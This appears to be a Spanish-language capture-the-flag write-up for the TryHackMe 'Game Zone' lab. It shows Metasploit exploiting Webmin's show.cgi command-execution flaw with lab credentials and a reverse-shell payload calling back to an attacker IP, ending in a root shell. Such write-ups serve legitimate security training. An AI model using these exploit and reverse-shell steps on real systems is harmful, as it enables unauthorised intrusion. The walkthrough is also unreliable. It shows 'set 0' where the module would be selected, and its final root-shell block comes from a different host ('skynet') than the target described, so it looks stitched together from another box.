
Username

Password

□ Remember login permanently?


Login Clear

El CMS que corre es webmin, lo mas prudente seria buscar exploits relacionados así que eso hare


kali@kali: ~
kali@kali: ~/tryhackme/gamezone
agent47@gamezone: ~
agent47@gamezone: /
kali@kali: ~/tryhackme/gamezone


```
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search webmin

Matching Modules
================

   #  Name                                         Disclosure Date  Rank       Check  Description
   -  ----                                         ---------------  ----       -----  -----------
   0  exploit/unix/webapp/webmin_show_cgi_exec     2012-09-06       excellent  Yes    Webmin /file/show.cgi Remote Command Execution
   1  auxiliary/admin/webmin/file_disclosure       2006-06-30       normal     No     Webmin File Disclosure
   2  exploit/linux/http/webmin_file_manager_rce   2022-02-26       excellent  Yes    Webmin File Manager RCE
   3  exploit/linux/http/webmin_package_updates_rce 2022-07-26      excellent  Yes    Webmin Package Updates RCE
   4  exploit/linux/http/webmin_packageup_rce      2019-05-16       excellent  Yes    Webmin Package Updates Remote Command Execution
   5  exploit/unix/webapp/webmin_upload_exec       2019-01-17       excellent  Yes    Webmin Upload Authenticated RCE
   6  auxiliary/admin/webmin/edit_html_fileaccess  2012-09-06       normal     No     Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access
   7  exploit/linux/http/webmin_backdoor           2019-08-10       excellent  Yes    Webmin password_change.cgi Backdoor


Interact with a module by name or index. For example info 7, use 7 or use exploit/linux/http/webmin_backdoor

msf6 > set 0
0 ⇒
msf6 > 
```

Configuramos el exploit, en mi caso usare el payload cmd/unix/reverse, pondremos el nombre de usuario, la contraseña, y el RHOST sera localhost.



```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > options

Module options (exploit/unix/webapp/webmin_show_cgi_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  videogamer124    yes       Webmin Password
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS    localhost        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     10000            yes       The target port (TCP)
   SSL       false            yes       Use SSL
   USERNAME  agent47          yes       Webmin Username
   VHOST     localhost        no        HTTP server virtual host

Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.11.58.254     yes       The listen address (an interface may be specified)
   LPORT  1336             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Webmin 1.580


View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set LPORT 1337
LPORT => 1337
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > run
```

Una vez ejecutado tendremos una terminal como administrador y solo queda comprobar la bandera con ``cat ~/root.txt



```
www-data@skynet:/var/www/html$ sudo su
sudo su
whoami
root
cd /root
ls
root.txt
```